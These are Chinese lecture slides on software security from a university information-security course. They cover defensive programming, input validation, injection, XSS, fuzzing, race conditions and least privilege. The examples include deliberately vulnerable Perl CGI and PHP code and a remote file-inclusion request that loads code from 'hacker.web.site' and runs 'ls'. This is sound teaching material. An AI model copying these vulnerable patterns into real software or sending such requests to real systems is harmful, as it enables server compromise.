信息安全及实践

云南大学信息学院 苏茜

第11章 软件安全

云南大学信息学院 苏茜

学习目标

- 描述有多少计算机安全漏洞是由不良的编程习惯导致的；
- 描述一个程序的抽象视图，并详细说明该视图中可能存在脆弱点的位置；
- 描述一个防御性的程序设计方法是如何对其所做的每个假设进行验证，并令任何错误所导致的执行失败变得安全而优雅的；
- 详细说明由于错误处理程序输入、没有检查输入的长度或解释而导致的很多问题；
- 描述在实现一些算法时发生的问题；
- 描述由于程序和操作系统组件的交互导致的问题；
- 描述由于程序输出而发生的问题。

本章重点

- 软件安全与软件质量和可靠性的关系；
- 软件安全和防御性程序设计的基本思想；
- 程序输入的解释，验证输入语法，输入的fuzzing技术；
- 算法的正确实现，保证机器语言与算法一致，数据值的正确解释，内存的正确使用，阻止共享内存竞争条件的产生；
- 环境变量，使用合适的最小特权，系统调用和标准函数，阻止共享系统资源的竞争条件的产生，安全临时文件的使用。

本章难点

- 注入攻击、命令注入、SQL注入、跨站点脚本攻击；
- 程序输入的解释，验证输入语法，输入的fuzzing技术；
- 算法的正确实现，保证机器语言与算法一致，数据值的正确解释，内存的正确使用，阻止共享内存竞争条件的产生；
- 环境变量的使用，阻止共享系统资源的竞争条件的产生，安全临时文件的使用。

11.1 软件安全问题

- 本章讨论软件安全的一般性问题。
- 首先介绍一个计算机程序的简单模型，它能帮助我们识别在什么地方可能发生安全问题。
- 其次讨论如何正确处理程序的输入来阻止多种类型漏洞的产生。
- 最后讨论如何编写安全的程序代码，以及如何管理其与操作系统和其它程序的交互。

11.1.1 软件安全和防御程序设计

- 很多计算机安全漏洞都是由于不严谨的编程习惯造成的。
- 对程序的输入检测和验证不足。
- 对问题的认识非常重要。
- P268表11-1中总结了CWE/SANS评出的前25个最严重的软件错误，这些错误可以归纳为三类：
  - 组件之间的不安全的交互
  - 高风险的资源管理
  - 脆弱的防御

  Q：举例说明以上三类软件错误。

11.1.1 软件安全和防御程序设计

- 开放Web安全项目前10个关键的Web应用安全性漏洞中，有5个与不安全的软件程序代码相关，包括：
  - 未经验证的输入
  - 跨站点脚本
  - 缓冲区溢出
  - 注入攻击
  - 不恰当的错误处理


11.1.1 软件安全和防御程序设计

- 软件安全与软件质量和可靠性紧密相关，但又略有不同：
  - 软件质量和可靠性关心的是一个程序是否意外出错，这些错误是由一些随机的未预料的输入、系统交互或者使用错误代码引起的，它们服从一些形式的概率分布。
  - 软件安全关心的不是程序中bug的总数，而是这些bug是如何被触发导致程序失败的。

11.1.1 软件安全和防御程序设计

- 防御性程序设计或安全程序设计：
  - 是一个软件设计与实现流程，目的是使生成的软件即使在面临攻击时仍然能够继续工作。
  - 如此编写而成的软件能够检测出由攻击所引发的错误条件，并能够继续安全地执行；或者即使执行失败，也能优雅地“落地”。
  - 防御性程序设计的关键是绝不做任何假设，但是要检查所有的假设，并处理任何可能的错误状态。

图11-1 一个程序的抽象模型



11.1.1 软件安全和防御程序设计

- 防御性程序设计意味着程序需要验证所有这些假设，所有可能的失败都能安全且完美地得到解决。
- 除非从程序开始时就把软件安全作为设计目标，否则程序安全很难保证。
- 程序员必须明白程序的失败是如何发送的，清楚减少失败发送的机会需要哪些步骤。
- 本章中的例子主要集中在Web应用的安全问题。

11.2 处理程序输入

- 对程序输入不正确的处理是软件安全最常见的失误之一。
- 程序输入是指程序之外的任意数据源，程序员在编写代码的时候并不清楚地知道这些数据的值。
- **任何程序输入都有两个关键点**需要我们考虑，这就是**输入的长度及输入的含义和解释。**

11.2 处理程序输入

- 处理非常常见的错误
- 输入是来自外部的任何数据源
  - 从键盘、文件、网络读取的数据
  - 另外，执行环境、配置数据
- 必须识别所有数据源
- 并在使用前明确验证值的大小和类型的假设

11.2.1 输入的长度和缓冲区溢出

- 当程序员从一些数据源读取或者拷贝输入数据的时候，他们经常对这些输入数据的最大长度做出假设，设置一个典型的512字节或者1024字节的缓冲区来存储这些输入，但通常并不检查确认实际输入的内容是否多于假设的长度。如果输入数据超出缓冲区的范围，那么就会发生一个缓冲区溢出，它可能危害程序的执行。
- 针对缓冲区溢出编写安全的程序代码需要一种心态，就是认为任何输入都存在危险，在处理输入时不要使程序面临危险。

11.2.2 程序输入的解释

- 程序输入的另一个需要关注的问题是它的含义和解释。总的来说，程序输入数据可分为文本和二进制两种形式。
  - 当处理二进制数据时，程序假定将未经加工的一些二进制数据解释为整数、浮点数、字符串或者其他一些更复杂结构的数据。
  - 当读入二进制数据时，这些假设的解释必须进行验证，如何进行处理的细节很大程度上取决于信息编码的特殊解释。

Q:举例说明如何解释输入的二进制数据。

11.2.2 程序输入的解释

- 注入攻击：这个术语涉及多种与输入数据无效处理相关的程序缺陷，特别是当程序输入数据有意或者无意间影响到程序的执行流的时候，这个问题就发生了。
- 注入攻击常见的有：命令注入、SQL注入、代码注入、mail注入、格式化字符串注入和解释器注入等。
- Q：分析图11-2 Web CGI注入攻击产生的情况和原因。
- 这就是一个命令注入攻击，因为使用的输入数据可以建立一个命令，随后通过拥有Web服务器特权的系统执行这个命令。这说明问题的产生是由于没有对输入的数据进行充分检查。
- 图11-2a中，关键14~16行语句，加强后的语句加入11-2d中的16~17行语句。

```
1 #!/usr/bin/perl
2 # finger.cgi - finger CGI script using Perl5 CGI module
3
4 use CGI;
5 use CGI::Carp qw(fatalsToBrowser);
6 $q = new CGI; # create query object
7
8 # display HTML header
9 print $q->header,
10 $q->start_html('Finger User'),
11 $q->h1('Finger User');
12 print "<pre>";
13
14 # get name of user and display their finger details
15 $user = $q->param("user");
16 print `/usr/bin/finger -sh $user`;
17
18 # display HTML footer
19 print "</pre>";
20 print $q->end_html;
```

a) 不安全的Perl finger CGI脚本

```
<html><head><title>Finger User</title></head><body></html>
<h1>Finger User</h1>
<form method=post action="finger.cgi">
<b>Username to finger</b>: <input type=text
<p><input type=submit value="Finger User">
</form></body></html>
```

b) finger表单

```
Finger User
Login Name     TTY Idle Login Time Where
lpb Lawrie Brown   p0 Sat 15:24 ppp41.grapevine
Finger User
attack success
-rwxr-xr-x 1 lpb staff 537 Oct 21 16:19 finger.cgi
-rw-r--r-- 1 lpb staff 251 Oct 21 16:14 finger.html
```

c) 预期的、受到破坏的finger CGI的响应

```
14 # get name of user and display their finger details
15 $user = $q->param("user");
16 die "The specified user contains illegal characters!"
17 unless ($user =~ /^\w+$/);
18 print `/usr/bin/finger -sh $user`;
```

d) Perl finger CGI脚本的安全扩展

11.2.2 程序输入的解释

- SQL注入攻击：由用户提供的输入数据可以建立一个SQL请求，从数据库取回一些信息。
- Q:仔细阅读并理解图11-3的PHP代码。
- SQL注入利用SQL元字符，命令注入利用shell元字符。
- 目前人们已经普遍认识到SQL注入攻击的危害，在CGI脚本中使用的很多程序语言都包含一些函数，它们能对包含在一个SQL请求中的任何输入进行无害处理，去除有害代码。

```
$name = $_REQUEST['name'];
$query = "SELECT * FROM suppliers WHERE name = '" . $name . "';";
$result = mysql_query($query);
```

a) 存在漏洞的PHP代码

```
$name = $_REQUEST['name'];
$query = "SELECT * FROM suppliers WHERE name = '" .
mysql_real_escape_string($name) . "';";
$result = mysql_query($query);
```

b) 安全的PHP代码

11.2.2 程序输入的解释

- 代码注入攻击：在这种攻击中，提供的输入包含被攻击的系统能够运行的代码。
- Q:仔细阅读并理解图11-4的PHP代码，分析其存在的漏洞以及如何利用该漏洞实施攻击。

```
<?php
include $path . 'functions.php';
include $path . 'data/prefs.php';
…
```

a) 存在漏洞的PHP代码

```
GET /calendar/embed/day.php?path=http://hacker.web.site/hack.txt?&cmd=ls
```

b) HTTP的攻击请求

11.2.2 程序输入的解释

- 跨站点脚本攻击：一个用户给程序提供输入，而由此产生的结果输出给另外一个用户。因为这种攻击经常在脚本型的Web应用中看到，因此称其为跨站点脚本（cross-site scripting）（XSS）攻击。
- 常见的变体是XSS反射攻击：攻击者提交给站点的数据中包含恶意的脚本代码，如果这个内容未经充分检查就显示给其他用户，而这些用户假设这个脚本是可以信任的，他们将执行这个脚本，访问与那个网站相关的任何数据。
- Q:举例说明网站留言可能带来的XSS攻击。

11.2.3 验证输入语法

- 假定程序员不能控制输入数据的内容，那么在使用这些数据之前就有必要确保这些数据与对数据的假设一致。
- 程序仅接受已知的安全数据，才更有可能保持安全。
- 这类比较通常采用正则表达式完成。
- 正则表达式是由一序列描述允许的输入变化的字符构成的模式。

11.2.4 输入的fuzzing技术

- 1989年Wisconsin Madison大学的Barton Miller教授研制出一个功能强大的fuzzing技术，这是一个软件测试技术，它使用随机产生的数据作为程序的输入进行测试。
- 测试的目的在于确定程序或函数是否能够正确处理所有的非正常输入、程序是否受到破坏，以及程序失败以后是否得到正确响应。
- fuzzing技术优点：简单和自由。缺点：有局限性。

11.3 编写安全程序代码

三个关键问题：

- 实现的算法是否能够正确解决指定的问题；
- 执行的机器指令是否正确体现了高级算法的规范；
- 对存储在机器的寄存器或内存中的变量的处理是否有效和有意义。

11.3 编写安全程序代码

- 11.3.1 算法的正确实现
- 11.3.2 保证机器语言与算法一致
- 11.3.3 数据值的正确解释
- 11.3.4 内存的正确使用
- 11.3.5 阻止共享内存竞争条件的产生

11.3.1 算法的正确实现

- 第一个关键问题是一个良好的程序开发技术最主要的问题之一。
- 如果一个算法没有正确实现问题的所有情形和变化，这就可能允许一些似乎合法的程序输入触发一些程序行为，而这些程序行为并不是程序应该完成的，因而给攻击者提供了一些其他的能力。
- Q:举例说明算法正确实现的重要性。

11.3.2 保证机器语言与算法一致

- 第二个关键问题涉及在一些程序设计语言中指定的算法和实现这个算法所运行的机器指令之间的一致性，这个问题是大多数程序员最容易忽略的问题。
- 其假设是编译器或者解释器能真正产生或执行可以有效实现语言语句的代码。

11.3.3 数据值的正确解释

- 下一个关键问题涉及数据值的正确解释。
- 一个特定的比特组可以解释为一个字符、一个整数、一个浮点数、一个内存地址（指针），还可以是一些更复杂的解释。
- 这些解释依赖于处理它的程序对变量的数据解释做出的各种假设。
- 针对这些错误，最好的防御方法是使用具有较强类型的编程语言。

11.3.4 内存的正确使用

- 程序需要使用内存的时候就动态分配，使用之后随即释放。
- 如果一个程序没有正确管理这个过程，后果可能是堆区的可用内存逐步减少，直至完全用尽。这称为内存泄露。一旦堆区的可用内存用尽，程序将会崩溃。

11.3.5 阻止共享内存竞争条件的产生

- 另一个我们关心的问题是多个进程或一个进程的多个线程访问通用共享内存的管理。
- 如果没有恰当的访问同步机制，那么这些进程或线程由于重叠访问、使用和替代共享值，就可能导致数据值被破坏或修改丢失。
- 当多个进程或线程通过竞争来获取对一些资源的未加控制的访问时，会导致竞争条件的发生。

11.4 与操作系统和其他程序进行交互

- 一般而言，除了专用的嵌入式程序，在大多数计算机系统上，程序并不是孤立地运行，而是在操作系统的控制下运行。
- 当一个程序运行时，操作系统管理构造一个进程的执行环境。

11.4 与操作系统和其他程序进行交互

11.4.1 环境变量

11.4.2 使用合适的最小特权

11.4.3 系统调用和标准库函数

11.4.4 阻止共享系统资源的竞争条件的产生

11.4.5 安全临时文件的使用

11.4.6 与其他程序进行交互

11.4.1 环境变量

- 环境变量是每个进程从其父进程中继承的能够影响进程运行方式的一系列字符串值。
- 常见的环境变量包括：PATH，它指定搜索任何给定命令的目录集合；IFS，它指定shell脚本中使用的字边界；LD_LIBRARY_PATH，指定动态可加载库的搜索目录列表。
- 所有这些环境变量都已被用来攻击程序。
- 程序的安全顾虑在于这些环境变量提供的可以进入一个程序的另一个路径是未确认的数据，因而需要进行验证。

11.4.1 环境变量

- 在一次攻击中，计算机系统的本地用户经常利用这些环境变量获取对系统的更大权限。
- 攻击者的目标是通过攻击一个程序获得超级用户或者管理员的权限，然后利用这些最高的权限执行设计的攻击代码。
- Q:举例说明利用环境变量进行的攻击。

11.4.2 使用合适的最小特权

- 如果攻击者能够利用受到攻击的程序或服务的特权和访问权限来执行代码，而这些权限比本来分配的权限高，就会导致“特权扩大”。
- 每个程序都应该使用完成其功能所需的最小特权，这就是“最小特权”原则。
- 另一个需要关注的问题是保证任何特权程序仅能修改所需的文件和目录。

11.4.2 使用合适的最小特权

- 和特权程序相关的最大的安全问题，出现在程序以root或者管理员权限运行的时候。
- 这时候该程序对系统拥有很高的访问和控制权限。获取这些权限正是系统攻击者的主要目的，因而这些特权程序也成了攻击者的主要目标。
- 最小特权原则要求访问权限应该尽可能地小，时间也应尽可能地短。
- Q:举例说明将大而复杂的程序分解成小模块的好处。

11.4.3 系统调用和标准库函数

- 程序通过操作系统调用来使用系统资源，通过调用标准库函数完成通常的操作。
- 造成程序没有按照其所期望的那样执行，部分原因在于程序员的注意力更多地集中在他自己所开发的程序上，没有注意与环境的联系。
- 然而，更多情况下，这个程序只是运行并使用可用系统资源的众多程序中的一个。
- 操作系统和库函数的作用是管理资源，目标是为在系统上运行的程序提供最好的性能。

11.4.3 系统调用和标准库函数

- 这使得服务请求可以通过缓存、重新排序或其他的修改对系统的使用进行优化。
- 不幸的是，有时系统优化与程序的目标会产生冲突。
- 除非程序员了解它们彼此间的相互作用关系，清楚如何通过编码解决这些问题，否则程序不会按照其预期的目标执行。

11.4.4 阻止共享系统资源的竞争条件的产生

- 为避免多个程序需要访问公共系统资源时竞争条件的产生，可以：使用一个合适的同步机制使得访问串行化，这样可以阻止错误的产生。
- 常用的技术是在共享的文件上设定一个锁，即“文件锁”，保证每个进程轮流访问。
- Q:什么是原子操作？

11.4.5 安全临时文件的使用

- 有关临时文件的关键问题是，它们应该是唯一的并且不能被其它进程访问。
- 事实上，攻击者不会依据规则行事。
- 他们试图猜测某些特权程序将要使用的临时文件名，在程序检测文件不存在和产生临时文件的两个动作之间试图产生一个临时文件。这与竞争条件中文件共享非常类似。
- 安全临时文件的产生和使用更需要使用随机的临时文件名。文件名的产生应该使用原子操作，正如文件锁的产生过程那样。这将阻止竞争条件的产生和文件的潜在利用。

11.4.6 与其他程序进行交互

- 除了使用操作系统和标准库函数提供的功能，程序也可以使用其他程序提供的服务。在和其他程序进行交互时，任何对于程序间数据流规模和解释的错误假设都可能导致安全漏洞。
- 进一步需要关注的问题是多个程序间数据流的机密性和完整性。
- 从安全的角度讲，检测和处理程序交互中产生的异常和错误也很重要。

11.5 处理程序输出

- 最后关注的是程序输出。
  - 输出可能被保存下来以备将来使用，通过网络发送，显示给其他用户
  - 可以是二进制或文本
- 从程序安全的角度讲，输出和预期的形式相符合是很重要的。如果直接传递给用户，输出数据可能被一些程序和设备解释并显示。
- 一个程序可能接受一个用户的输入并保存，随后将它显示给另外的用户。如果该输入包含一些内容，它们可以改变显示数据的程序和设备的行为，而且程序没有完全清除这些内容，就可能对用户造成攻击。

11.5 处理程序输出

- 例子：
  - 纯文本终端：VT100
  - 跨站点脚本XSS攻击

Q:用例子说明程序输出带来的安全威胁。

23.9 关键术语、思考题和习题

- 思考题：2、4、5、6、11、16
- 习题：图11-2、11-3、11-4、11-5